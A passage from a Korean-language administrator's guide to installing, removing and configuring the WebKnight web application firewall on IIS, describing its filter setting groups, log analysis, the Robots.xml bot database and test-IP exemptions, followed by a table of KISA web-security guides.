



자동 인스톨러를 이용한 설치법은 이렇게 완료된다.


### ▷ VB스크립트를 이용한 설치

① 앞서 과정과 마찬가지로 설치파일을 다운로드 받은 뒤 압축을 해제한다.

② 압축 해제 후 나타나는 파일 중 install.vbs파일을 실행하여 나타나는 창에 설치할 컴퓨터의 Hostname과 설치할 위치를 적어준다.




<Hostname 입력>





<설치 경로 입력>

## 1.2 Webknight 삭제

**▷ 윈도우 인스톨러를 이용한 삭제**


압축을 해제한 Setup 폴더에서 WebKnight.msi 실행 후 Remove를 클릭한다. 필터까지 삭제되지만 로그는 남으므로 별도 삭제해야 한다.


※ 위치 : C:\Program Files\AQTRONIX Webknight\LogFiles\




**▷ VB스크립트를 이용한 삭제**

VB스크립트를 이용해 설치한 경우 setup 폴더 내 Uninstall.vbs를 실행하여 해당하는 Hostname을 입력 후 삭제하면 된다.




변경사항을 적용하기 위해 IIS를 재시작해야 한다.

# 2. 설정

## 2.1 Config.exe와 LogAnalysis.exe를 이용한 설정

WebKnight는 SQL Injection 공격에 대한 차단, 허용되지 않은 파일 또는 확장자에 대한 접속 차단 등 웹 공격에 관련된 다양한 차단 기능을 제공한다. 기본적으로 이러한 차단 기능이 설정되어 설치 시 자동으로 적용이 되는데 이 차단 기능이 정상적인 웹 접속을 차단할 수도 있다.


따라서, 설치 이후 자신의 웹 사이트 환경에 맞게 적절하게 최적화하는 과정을 반드시 거쳐야 한다.
실제 설치보다 최적화에 많은 노력과 시간을 들여야 한다.

먼저, WebKnight 설치 이후 해당 웹 사이트에 접속하여 정상적으로 웹 요청 및 응답이 이루어 지는지 확인하고, 접속이 차단될 경우 WebKnight의 로그를 참조하여 어떠한 룰에 의해 요청이 차단되었는지 찾아 이 룰을 수정하여야 한다.


- 디폴트 설치 시 로그 파일, 설정 프로그램, 설정 파일의 위치는 다음과 같다.

o 로그 파일 : C:\Program Files\AQTRONIX Webknight\LogFiles\YYMMDD.log
o 설정 프로그램 : C:\Program Files\AQTRONIX Webknight\Config.exe
o 설정 파일 : C:\Program Files\AQTRONIX Webknight\WebKnight.xml
o WebAgents Database : C:\Program Files\AQTRONIX Webknight\Robots.xml

설정 파일은 차단 정책(룰)파일 이라고도 부른다. WebKnight를 설치 후 기본 룰이 적용되어 진다.
접속이 차단된 경우 아래 그림과 같이 보여 질 것이다.




이 화면은 WebKnight에서 필터 룰에 의해 차단을 시킨 후 접속자에게 보내는 기본 경고 화면이다. 정상적인 웹 요청을 했는데도 불구하고 이와 같이 차단된다면 로그 파일을 열어"BLOCKED"메시지를 확인하고 어느 룰에서 차단되었는지 찾아 설정 파일에서 이를 수정해야 한다. WebKnight는 2.0 버전부터 로그 분석기를 제공해주고 있는데 설치폴더 내에 LogAnalysis.exe를 실행하면 자동으로 로그 파일들을 불러오거나 선택할 수 있고 로그를 분석하는데 좀 더 용이하게 해준다.




위의 화면을 보면 정상적인 웹 접속이 차단되어 로그파일을 분석해 보니 다음과 같은 로그가 남았다.
차단 된 화면이 보여질 시 로그에서 BLOCKED 내용을 참고해서 설정을 바꿀 수 있다.

- 아래는 Config.exe 파일을 통한 Webknight.xml 설정 화면이다. 각 설정 별로 설명은 다음과 같다.

1) **Scanning Engine**(HTTP,HTTPS에 대한 모니터링을 설정)
   ① Allow Late Scanning : 낮은 우선 순위로 스캔
   ② Scan Non Secure Port : 비보안 포트 스캔
   ③ Scan Secure Port : 보안 포트 스캔
   ④ Excluded Web Instances : 특정 웹 인스턴스 제외

2) **Incident Response Handling**(악의적인 공격에 대한 방화벽의 행동을 설정)
   ① Response Directly : 공격 감지 시 표준 메시지 응답
   ② Response Redirect : 사용자 지정 메시지 응답
   ③ Use Response Status : 공격 감지 시 클라이언트에게 Response Status의 메시지 전송
   ④ Response Drop Connection : 공격 감지 시 연결 드롭
   ⑤ Response Monitor IP : 모니터링 IP에 메시지 응답
   ⑥ Response Block IP : 공격 감지 시 IP 차단
   ⑦ Response Log Only : 공격 감지 시 로그 남기고 차단하지 않음

3) **Logging**(WebKnight에 의해 필터링 되는 로그에 대한 설정)

① Enabled : 로그 기록 확인
② Use GMT : 시스템의 시간으로 기록할지 확인(체크 해제 할 경우 시스템 시간으로 동기화)
③ Per Process Logging :로그를 몇일 보관 할지 결정(기본 28일)
④ Per Process Owner Logging : 웹 서버 프로세스 소유자별로 로그파일을 생성(응용프로그램풀 이름이 로그 파일 이름에 포함이 됨)
⑤ Syslog Enabled : Syslog 사용
⑥ Log Allowed : 차단된 로그가 아닌 허용된 로그 기록 여부
⑦ Log Client IP : Client IP 기록할지 확인
⑧ Log User Name : User Name 기록할지 확인
⑨ Log User Agent : User Agent 기록할지 확인
⑩ Log HTTP Server Errors : HTTP Server Error 기록할지 확인

4) **Connection**(IP의 모니터링 및 IP의 블락등을 설정)

① Connection Client IP Variable : 클라이언트 IP를 받아오기 위한 서버 변수 입력
② Change Log IP Variable : IP 주소를 반영하기 위한 웹 서버 로그 변수 변경
③ Monitored IP Addresses : 지정한 IP의 트래픽 로그 기록
④ Denied IP Addresses : 지정한 IP를 차단하고, 로그 기록
⑤ Blocklists : 별도의 Blocklist 사용
⑥ Connection Requests Limit : IP 주소 연결요청 수 제한
⑦ Excluded IP Addresses : 특정 IP 예외처리

5) **Authentication**(인증부분에 대한 설정)

① Scan Authentication Excluded Web Instances : 인증 스캐닝
② Deny Blank Passwords : 공백 암호 차단
③ Deny Same Password As UserName : id와 같은 password 차단
④ Use Denied Default Passwords : 지정된 Password 차단
⑤ Deny System Accounts : 시스템 계정 접근 거부
⑥ Use Deny Account Brute Force Attack : 특정 시간 내에 인증시도 횟수 탐지
⑦ Use Allowed Accounts : 등록된 계정만 인증 허락
⑧ Use Denied Accounts : 등록된 계정 차단
⑨ Scan Account All Events : 다른 ISAPI 이벤트에 사용된 계정 스캔

6) **HTTP Version**(HTTP 버전 관련 설정)

① Maximum HTTP version : HTTP 버전 문자열 길이 제한

② Allowed HTTP versions : 등록된 HTTP 버전만 허용

7) **URL Scanning**(URL에 대한 필터링)

① RFC Compliant Url : URL이 RFC 규약을 준수하는지 검사하는 설정으로써 URL에 한글이 들어가는 경우 Disabled 체크

② RFC Compliant HTTP Url : HTTP Url이 정상 RFC인지 검사

③ Url Encoding Exploits : Url Encoding 공격 차단

④ Url Parent Path : 부모경로 사용 차단

⑤ Url trailing Dot In Dir : "./" 사용 차단

⑥ Url Backslash : "₩" 사용 차단

⑦ Url Alternate Stream : ":" 사용 차단

⑧ Url Escaping : "%" 사용 차단

⑨ Url Running Multiple CGI : 차단할 문자 지정

⑩ Maximum Url : Url 길이의 제한. '?' 문자 이전까지의 길이 체크

⑪ Url Characters : 그 외 다른 차단할 문자 입력

⑫ Url High Bit Shellcode : ascii 127 코드보다 큰 bit shellcode 차단. 한글 파일명 사용할 경우 Disabled 체크

⑬ Url Special Whitespace : '\r', '\n', '\f' 등의 escape 문자 차단

⑭ Denied Url Sequences : Url Sequences 차단

⑮ Denied Url Regular Expressions : 해당 정규식을 포함한 경우 차단

⑯ Allowed URL Starts : http://, https:// 등 Url 시작 문자열 지정

⑰ Url Requests Limit : 특정 Url에 대한 요청 패킷 수 제한

⑱ Excluded Urls : 탐지로부터 등록된 Url 예외처리

8) **Mapped Path**(경로를 제한)

① Parent Path : 부모경로 접근 차단

② Special Whitespace : 개행('\r'), Line feed('\n'), form feed('\f'), backspace 차단

③ Escaping : "%"차단

④ Dot In Path : 경로 내 dot(.) 차단

⑤ Multiple Colons : 경로 내 colon(:) 2개 이상 차단

⑥ Characters : 경로 내 등록한 문자가 포함된 경우 차단

⑦ Allowed Paths : 등록한 경로 허용

9) **Requested File**(차단시킬 파일 목록과 허용할 파일 목록을 설정)

① Use Filename Raw Scan :처리되지 않은 파일 이름 검사
② Filename Characters : 파일명에 등록한 문자가 포함된 경우 차단
③ Deny Default Document : 디폴트 문서 요청 시 차단
④ Denied Files : 해당 리스트에 등록된 파일 접근/실행하려 할 경우 차단
⑤ Monitored Files : 등록된 파일 접근 모니터링
⑥ Allowed Extensions : 등록된 확장자 허용
⑦ Denied Extensions : 등록된 확장자 차단
⑧ Extension Requests Limit : IP주소가 특정 파일 확장자에 대해 수행할 수 있는 요청 수 제한
⑨ Limit Extensions : 등록된 확장자에 대한 요청 수 제한

10) **Robots** (웹 사이트의 검색에 대한 제한을 설정)

① Allow Bots Robots File :'robots.txt'에 대한 요청 허용
② Dynamic Robots : dynamic robots file 사용 여부 체크
③ Deny Bots All : 모든 Bot으로부터의 요청 차단
④ Deny Bots Bad : 등록된 Bot 차단
⑤ Deny Bots Aggressive : 공격적인 Bot(요청이 많은) 차단
⑥ Block Bots Data Mining Commercial : 알려진 Bot Data 차단
⑦ Block Bots Data Mining Public : 비영리 공공 로봇 Data 채굴 차단
⑧ Block Bots Download Managers : 다운로드 bot 차단
⑨ Block Bots Email Harvesting : Email 주소를 수집 Bot 차단
⑩ Block Bots Guestbook Spammers :방명록 스팸 Bot 차단
⑪ Block Bots Hack Tools : Hack Tools bot 차단
⑫ Block Bots Image Downloaders : 이미지 다운로더 bot 차단
⑬ Block Bots Indexing : 색인된 bot 차단
⑭ Block Bots Monitoring : 모니터링 bot 차단
⑮ Block Bots Offline Browsers : Offline Browser bot 차단
⑯ Block Bots Other Bad : 그 외 Bad bot 차단
⑰ Block Bots Trademark : 저작권 있는 bot 차단
⑱ Block Bots Validation Tools : 검증도구 bot 차단
⑲ Block Bots Link Checking : Line Check bot 차단
⑳ Block Bots Browsers : Browser bot 차단
㉑ Block Bots Medai Players : Media Players bot 차단
㉒ Block Bots Proxies : Proxie 서버 bot 차단

㉓ Block Bots Adware : Adware bot 차단
㉔ Block Bots Browser Extensions : Browser 확장 bot 차단
㉕ Block Bots Spyware : Spyware bot 차단
㉖ Block Bots Editing : Web/html edit 차단
㉗ Block Bots News Feed : News Feed bot 차단
㉘ Block Bots Search Engines : 검색엔진 bot 차단
㉙ Block Bots Filtering Software : 필터링 소프트웨어 bot 차단
㉚ Block Bots Software Component : 특정 소프트웨어 구성 성분 차단
㉛ Block Bots Translation : 번역 bot 차단
㉜ Block Bots SEO : 검색 엔진 최적화 도구와 서비스 차단

11) **Headers**(서버의 헤더 정보의 변경부분에 대한 필터링과 특정 헤더등의 차단을 설정)
① Denied Headers : 리스트에 있는 헤더 값이 있을 시 차단
② Header SQL Injection : 헤더를 통한 SQL Injection 차단
③ Header Encoding Exploits : 헤더를 통한 인코딩 공격을 차단
④ Header Directory Traversal : 헤더에 상위 디렉토리 이동을 위한 값 차단
⑤ Header High Bit Shellcode : 헤더에 ascii 127 이상 차단
⑥ Maximum Header Length : 헤더의 최대 길이를 제한
⑦ Max Headers : 요청 헤더의 길이를 제한
⑧ Denied Header Sequences : 지정한 헤더 시퀀스 차단
⑨ Denied Header Regular Expressions : 헤더의 정규식이 아래 내용과 같을 경우 차단

12) **Host**
① RFC Compliant Header : 헤더에 'Host'가 포함되어 있지 않으면 HTTP 요청 차단
② Allowed Host Headers : 목록에 있는 호스트명만 허용
③ Denied Host Headers : 헤더에 호스트명이 목록과 같으면 거부
④ Allow Denied Host Access : 이 IP에 Denied Host Headers 헤더값이 존재하여도 엑세스를 허용
⑤ Excluded Host Headers : 목록에 있는 호스트 헤더를 제외하고 특정 웹 사이트에 대한 검색 요청을 제외

13) **Content Type**(허용할 Content-Type을 설정)
① Allowed Content Types : Content Type이 이 목록에 없는 경우 요청을 거부
② Denied Content Types : Content Type이 이 목록에 있는 경우 요청을 거부
③ Maximum Content Length : Content Length 헤더 값을 제한
④ Allowed Transfer Encodings : Transfer Encoding이 이 목록에 없는 경우 요청 거부
⑤ Denied Transfer Encodings : Transfer Encoding이 이 목록에 있는 경우 요청 거부

14) **Cookie**

① Cookie HttpOnly : 쿠키에 HttpOnly 특성을 설정. 자바스크립트에서 쿠키로의 접근을 예방
② Cookie Secure : HTTPS에 엑세스 한 서버의 보안 속성을 설정
③ Cookie SQL Injection : 'Cookie:' 헤더에서 SQL 인젝션 차단
④ Cookie Encoding Exploits : 'Cookie:' 헤더에서 인코딩 공격 차단
⑤ Cookie Directory Traversal : 'Cookie:' 헤더에서상위 디렉토리 이동을 위한 값 차단
⑥ Cookie High Bit Shellcode : 'Cookie:' 헤더에서 ascii 127 이상 요청 차단
⑦ Cookie Special Whitespace : 개행('\r'), Line feed('\n'), form feed('\f'), backspace 차단
⑧ Cookie Parameter Pollution : 쿠키 파라미터 변조 차단
⑨ Cookie Parameter Name Require Regular Expression : 쿠키 파라미터 이름의 범위 정규식으로 설정
⑩ Cookie Input Validation : 사용자 입력 값 검증
⑪ Denied Cookie Sequences : 등록된 문자가 쿠키내에 있는 경우 차단

15) **User Agent**(User-Agent에 대한 차단 설정)

① User Agent Empty : User-Agent가 비어있으면 차단
② User Agent Non RFC : User-Agent가 RFC 규약에 맞지 않으면 차단
③ User Agent SQL Injection : User-Agent 내 SQL Injection 차단
④ User Agent High Bit Shellcode : User-Agent 에 ascii 127 이상 shellcode 차단
⑤ User Agent Special Whitespace : 개행('\r'), Line feed('\n'), form feed('\f'), backspace 차단
⑥ Require User Agent Character : User-Agent에 등록된 문자를 적어도 하나 포함하지 않을 때 차단
⑦ User Agent Current Date : User-Agent가 등록된 날짜 형식으로 현재 나라를 포함하고 있을 때 차단
⑧ User Agent Switching : 단일 IP 주소에서 User-Agent가 너무 많이 변경되는 경우 차단
⑨ Denied User Agents : 등록된 User-Agent 문자열에 대한 요청 차단
⑩ Denied User Agent Sequences : User-Agent에 등록된 문자 시퀀스가 포함된 경우 차단
⑪ Excluded User Agent : User-Agent 가 목록에 있는 경우 요청한 검색 요청을 제외

16) **Referrer**(Referrer값에 대한 차단 설정)

- Referrer 부분에 올 수 있는 값들에 대한 차단 사항. RFC규약을 따르는 부분이 많기 때문에 이 부분에 대한 사항은 체크를 풀어주고, 필요한 사항에 대한 검토가 필요. Reffer를 통한 공격부분에만 설정을 걸어둠

① Use Referrer Scanning : Referrer URL 스캔을 사용
※ 위 카테고리에 포함된 동일한 설정의 설명은 생략함

17) **Hot Linking**(특정 페이지로 직접 연결하는 Hot Linking에 대한 차단 설정)

① Referrer Hot Linking : Hot Linking에 특정 URL이나 파일확장자 검사

② Referrer Hot Linking Use Host Header : 호스트 헤더의 도메인이 핫 링크를 사용하도록 허용

③ Referrer Hot Linking Blank Refferrer : 보호된 파일 확장자나 Url에 대한 refferr가 없는 경우 차단

※ 위 카테고리에 포함된 동일한 설정의 설명은 생략함

18) **Methods**(허용하거나 차단 될 Method를 설정)

① Allowed Verbs : 허용할 메소드

② Denied Verbs : 차단할 메소드

③ Denied Payload : 해당 요청 메타에 대한 페이로드를 거부

19) **Querystring**(특정 쿼리에 대한 스트링을 차단)

① Use Querystring Raw Scan : 가공되지 않은 Querystring 스캔

② Denied Querystring Sequences : Querystring에 등록된 문자열이 있다면 차단

③ Denied Querystring Regular Expressions : 등록된 정규식과 매칭되는 Querystring 차단

※ 위 카테고리에 포함된 동일한 설정의 설명은 생략함

20) **Post**(Postdata에 대한 차단 설정)

① Denied Post Regular Expressions : Postdata가 목록에 있는 정규식과 일치할 경우 요청 차단

② Post Log Length : 트리거할 때 Postdata의 바이트 수를 기록

※ 위 카테고리에 포함된 동일한 설정의 설명은 생략함

21) **Global Filter Capabilities**(Global Filter의 적용 여부를 설정, 특정 헤더스트링 등 차단)

① Is Installed In Web Proxy : 방화벽 설치 여부 확인

② Slow Header Attack : 헤더가 분할해서 천천히 보내질 경우 차단

③ Slow Post Attack : Postdata가 작은 패킷으로 천천히 보내질 경우 차단

22) **Response Monitor**(서버에서의 응답 관련 설정)

① Response headers : HTTP 응답에서 헤더를 추가, 변경 또는 제거

② Log HTTP Client Errors : 클라이언트 사이드에서 발생하는 HTTP 오류를 기록

③ Log HTTP Server Errors : 서버 사이드에서 발생하는 HTTP 오류를 기록

④ Information Disclosure : 웹서버로부터 출발하는 패킷에 등록된 텍스트가 존재하는 경우 차단

23) **SQL Injection**(SQL Injection공격에 대한 필터링을 설정)

① SQL Injection Keywords : SQL Injection에 사용되는 키워드 등록

② SQL Injection Allowed Count : 입력된 수만큼의 SQL Injection 공격 무시

③ SQL Injection Normalize Whitespace : 입력값을 스캔하기 전에 빈 공간을 제거

④ SQL Injection Replace Numeric With One : 숫자와 Boolean 값을 1로 교체하여 스캔

24) **Encoding Exploits**

① Encoding Keywords : Encoding exploit에 사용되는 키워드 등록

② Detect Double Encoding : 이중 인코딩 스캔

③ Detect Invalid UTF-8 : 유효하지 않은 UTF-8 시퀀스를 검색

※ 위 카테고리에 포함된 동일한 설정의 설명은 생략함

25) **Web Applications**(웹 어플리케이션 기능 설정)

① Allow File Uploads : 서버로의 파일 업로드 허용

② Allow Unicode : 서버로 보내는 데이터 내 Unicode 인코딩 허용

※ 이하 각 항목의 세부 설명 확인 후 적용 할 것을 추천

## 2.2 Robot.xml

WebKnight 2.0부터 지원되는 기능 중에 Robots.xml을 이용한 User-Agent의 감시 기능이 있다. WebKnight 설치폴더에 함께 포함되어 있는 Robots.xml파일은 WebAgents Database 파일로써 악성 봇이나 사용자가 지정한 Agent 들에 대하여 차단할 수 있다.


Robot.xml파일은 수시로 업데이트 되므로 AQTRONIX 홈페이지에서 최신 파일을 다운받아 업데이트를 해 주는 것이 좋다. Robot.xml파일에 의해 차단이 될 경우 다음과 같은 로그가 남는다.

```
BLOCKED : User Agent not allowed
BLOCKED : '[token]' not allowed in User Agent
```

※ 자신의 Agent나 차단된 Agent가 어떤 특성의 Agent인지 알고 싶다면 아래 URL에서 확인이 가능하다.

- **자신의 Agent 확인**
  http://www.aqtronix.com/useragents/?Action=ScanInfected
- **Agent 검색**
  http://www.aqtronix.com/useragents

현재 Robots.xml의 DataBase 현황은 다음과 같다. (최근 '18. 03. 07 기준)





이미 알려져 있는 Agent들의 Database를 제공하여 주기 때문에 홈페이지를 수시로 확인하여 업데이트를 해 주는 것이 좋다.

http://www.aqtronix.com/downloads/WebKnight/Robots/Robots.xml

## 3.3 트래픽 감사 예외 IP 설정

외부에서 진행되는 웹 취약점 점검이나 모의 해킹 등을 수행 할 때에는 점검 트래픽과 공격 트래픽이 비슷하기 때문에 공격으로 탐지가 되어 해당 IP가 차단이 된다. 그렇기 때문에 점검 전 예외 IP를 설정하여 지정된 IP에 대해서는 차단되지 않도록 조치를 해두어야 정상적인 점검이 가능하다.

예외처리 할 IP를 WebKnight 설정 파일에서 Connection – Excluded IP Addresses 옵션을 체크 후 목록에 우클릭 후 Insert item을 눌러서 추가할 수 있다.



# 별첨3 웹보안 강화를 위한 한국인터넷진흥원 안내서

| 분류 | 안내서 명 | 대상 | 설명 |
|---|---|---|---|
| 시큐어 코딩 | 소프트웨어 개발 보안 가이드(2017.1)* | 개발자, 운영자 | 안전한 SW개발을 위한 개발보안 기법 |
| | 공개SW를 활용한 소프트웨어 개발보안 점검 가이드(2016.2)* | 개발자, 운영자 | 시큐어코딩 점검 시 활용 |
| | JAVA 시큐어코딩 가이드(2012.9)* | 개발자, 운영자 | JAVA 기반 시큐어코딩 |
| | C 시큐어코딩 가이드(2012.9)* | 개발자, 운영자 | C 기반 시큐어코딩 |
| | 소프트웨어 보안약점 진단 가이드(2012.5)* | 보안약점 진단원 | 시큐어코딩을 준수하여 SW를 개발했는지 여부 확인을 위한 진단 |
| | 홈페이지 개발 보안 안내서(2010.1)* | 개발자, 운영자 | 개발 시 자체적으로 취약점을 파악할 수 있도록 시큐어 코딩 |
| 웹 취약점 점검 | 홈페이지 취약점 진단·제거 가이드(2013.12)* | 홈페이지 담당자 | 대표적인 보안취약점에 진단 및 제거 방법 |
| | 웹 서버 구축 보안점검 안내서(2010.1)* | 홈페이지 담당자 | 웹 서버 구축시 적용해야 하는 최소한의 보안 설정과 취약점 점검 항목 제시 |
| 웹 보안도구 | 웹 어플리케이션 보안 안내서 PHP 버전(2010.1)* | 홈페이지 담당자 | 캐슬(웹 방화벽) 설치 방법 |
| | WebKnight를 활용한 IIS 웹서버 보안 강화 안내서(2010.1)* | 홈페이지 담당자 | WebKnight 설치 방법 |
| | WebKnight 로그 분석 안내서(2010.1.)* | 홈페이지 담당자 | WebKnight 로그 분석을 통한 커스터마이징 방법 제시 |
| | ModSecurity를 활용한 IIS 웹서버 보안 강화 안내서(2010.1)* | 홈페이지 담당자 | WebKnight 설치 방법 |
| 침해사고 대응 | 랜섬웨어 대응 가이드라인(2018.2)** | 전체 | 랜섬웨어 예방법 및 대응 절차 |
| | 민간부문 침해사고 대응 안내서(2016.12)** | 전체 | 침해사고 시 대응방법 |
| | DDoS 공격대응 가이드(2012.10)*** | 전체 | DDoS 대응 및 사후조치 |

※ 다운로드 : 한국인터넷진흥원(www.kisa.or.kr) > 자료실 > *기술안내서 가이드
※ 다운로드 : 보호나라(www.boho.or.kr) > 자료실 > **기술안내서 가이드, ***보안공지